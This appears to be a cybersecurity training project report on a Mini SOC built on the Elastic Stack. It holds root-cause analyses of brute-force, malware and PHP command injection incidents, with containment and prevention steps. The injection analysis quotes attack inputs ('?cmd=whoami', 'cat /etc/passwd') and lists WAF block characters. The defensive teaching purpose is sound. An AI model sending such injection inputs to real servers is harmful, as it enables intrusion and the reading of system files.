Timeline

- **13:05** — 5 failed login attempts recorded on user01.
- **13:06** — 10 additional attempts detected from the same Source IP.
- **13:07** — SIEM correlation rule triggered (Threshold exceeded).
- **13:08** — Source IP flagged as suspicious and blacklisted.

Shutterstock

Root Cause

The Brute Force attack succeeded (or reached a critical threshold) due to:

- **Weak Password Policy:** Simple passwords were permitted, encouraging dictionary attacks.
- **Lack of Account Lockout:** No policy to lock the account after repeated failures.
- **Exposure:** Public-facing login page or RDP/SSH services exposed to the internet.
- **Filtering Gaps:** No geolocation or reputation filtering applied to login attempts.

Attack Path

Attacker $\rightarrow$ Internet $\rightarrow$ Login Interface $\rightarrow$ Repeated Login Attempts $\rightarrow$ Potential Credential Compromise

Containment Actions

- Blocked the attacker's IP address at the firewall.
- Reset the password for the affected account (user01).
- Forced immediate MFA enrollment.

Prevention Strategy

- **Policy:** Enforce complex password requirements.
- **Lockout:** Apply account lockout policies (e.g., lock after 5 failed attempts).
- **Authentication:** Enable Multi-Factor Authentication (MFA).
- **Access Control:** Restrict SSH/RDP exposure (require VPN access).
- **Monitoring:** Implement Fail2ban or Wazuh active response rules for repeated failures.

2. RCA — Virus / Malware Infection

Incident Summary
Endpoint security tools (Antivirus/Sysmon/SIEM) reported the execution of a malicious file, leading to abnormal process behavior.

Alert Triggered: Malware Detected / Suspicious File Execution.

Timeline

- **10:22** — Phishing email received by user.
- **10:23** — User downloads and opens attachment (malicious `.exe`).
- **10:24** — Suspicious PowerShell command executed by the malware.
- **10:25** — Outbound network traffic detected to a Command-and-Control (C2) server.
- **10:26** — AV/SIEM alert triggered.

Root Cause
The system infection occurred because:

- **Human Error:** User opened a phishing attachment (lack of awareness).
- **Email Security:** No effective email filtering or sandboxing was in place.
- **Policy Gaps:** PowerShell script execution was not restricted or monitored.
- **Endpoint Defense:** Antivirus was potentially outdated, misconfigured, or bypassed.

Attack Path
Email $\rightarrow$ Malicious Attachment $\rightarrow$ Execution $\rightarrow$ C2 Contact $\rightarrow$ Persistence Attempt

Containment Actions

- Isolated the infected machine from the network immediately.
- Terminated the malicious process.
- Removed malware artifacts using AV/EDR tools.
- Reset credentials for the compromised user.

Prevention Strategy

- **Email Security:** Enable advanced email filtering and attachment scanning.
- **Hardening:** Enforce **PowerShell Restricted Mode** (Constrained Language Mode).
- **Maintenance:** Ensure AV/EDR signatures are auto-updated.
- **Training:** Conduct regular user phishing awareness training.
- **Detection:** Deploy EDR solutions specifically to detect script-based malware (Fileless attacks).

---

3. RCA — PHP Command Injection

Incident Summary
Web server logs indicated an attacker supplying malicious input that executed system-level commands via a vulnerable PHP function.

Alert Triggered: Web Application Attack – Command Injection.

Timeline

- **15:11** — Attacker sends payload via URL parameter: `?cmd=whoami`
- **15:12** — Server executes command using `shell_exec()`.
- **15:13** — Attacker attempts escalation commands (`cat /etc/passwd`).
- **15:14** — WAF detects command injection signature.
- **15:15** — SIEM rule triggered.

Root Cause
The application vulnerability existed because:

- **Insecure Coding:** PHP code used unsafe functions (`exec()`, `system()`, `shell_exec()`) directly with user input.
- **Input Validation:** No sanitization or validation was performed on the input.
- **Defense Depth:** Lack of an active Web Application Firewall (WAF) blocking the initial probe.
- **Process:** Application was deployed without penetration testing or code review.

Attack Path
User Input $\rightarrow$ PHP Parameter $\rightarrow$ Command Executed on OS $\rightarrow$ Data Exfiltration / Privilege Escalation

Containment Actions

- Blocked the malicious IP on the Firewall/WAF.
- Disabled the vulnerable feature/function of the application temporarily.
- Checked server integrity and logs for other unauthorized changes.
- Rotated API keys, secrets, and passwords if environment variables were exposed.

Prevention Strategy

- **Secure Coding:** Never pass user input directly to system commands.
- **Remediation:** Replace dangerous PHP functions or wrap them securely.
- **Validation:** Implement strict input validation (Allow-listing/Whitelisting).
- **Defense:** Add WAF rules to specifically block command injection patterns (e.g., `;`, `|`, `&&`).
- **Testing:** Perform regular code reviews and Dynamic Application Security Testing (DAST).

Project Summary

This project focuses on designing and implementing a fully functional Mini Security Operations Center (SOC) using the Elastic Stack to simulate real-world security monitoring, threat detection, and incident response. The system integrates Elasticsearch, Kibana, Fleet Server, and Elastic Agent to provide a centralized SIEM platform capable of collecting, normalizing, and analyzing logs from multiple environments including Windows, Linux, firewall devices, and an Intrusion Detection System (IDS). By using Fleet-managed Elastic Agents, the project ensures unified endpoint monitoring, secure enrollment, and consistent data streaming across all integrated systems.

The Mini SOC architecture is built around multiple operational layers. The Data Source Layer generates system, network, and security events; the Collection Layer gathers logs using Elastic Agents; the Processing Layer normalizes and structures data into Elasticsearch indices; and the Analysis Layer provides dashboards, threat-detection rules, and investigation tools via Kibana. This structure enables efficient search, correlation, visualization, and alert triage, allowing analysts to identify and respond to potential threats quickly and accurately. Additional security measures—such as role-based access control, integrity validation, authentication tokens, and automated snapshots—ensure resilience and reliability throughout the environment.

To evaluate the detection and response capabilities of the SOC, several attack scenarios were executed. A brute-force attack tested authentication monitoring and triggered alerts related to failed SSH logins and automated cracking tools. A command injection attack targeted a vulnerable PHP endpoint, producing logs that highlighted unauthorized command execution and abnormal process behavior. A malware persistence scenario on Windows simulated service creation and suspicious file writes, testing endpoint telemetry and SOC triage processes. For each attack, the team reviewed alerts, analyzed logs, validated containment actions such as blocking attacker IPs, isolating compromised hosts, and documented recommendations.

This project demonstrates the complete operational lifecycle of a SOC—log ingestion, threat detection, investigation, containment, and improvement. It provides practical experience with SIEM technologies, cybersecurity analysis, and defensive operations while showcasing how open-source tools can be used to build an effective SOC environment. The outcome is a realistic training model for SOC analysts, students, and cybersecurity practitioners seeking hands-on exposure to real-world security workflows.

Thank you!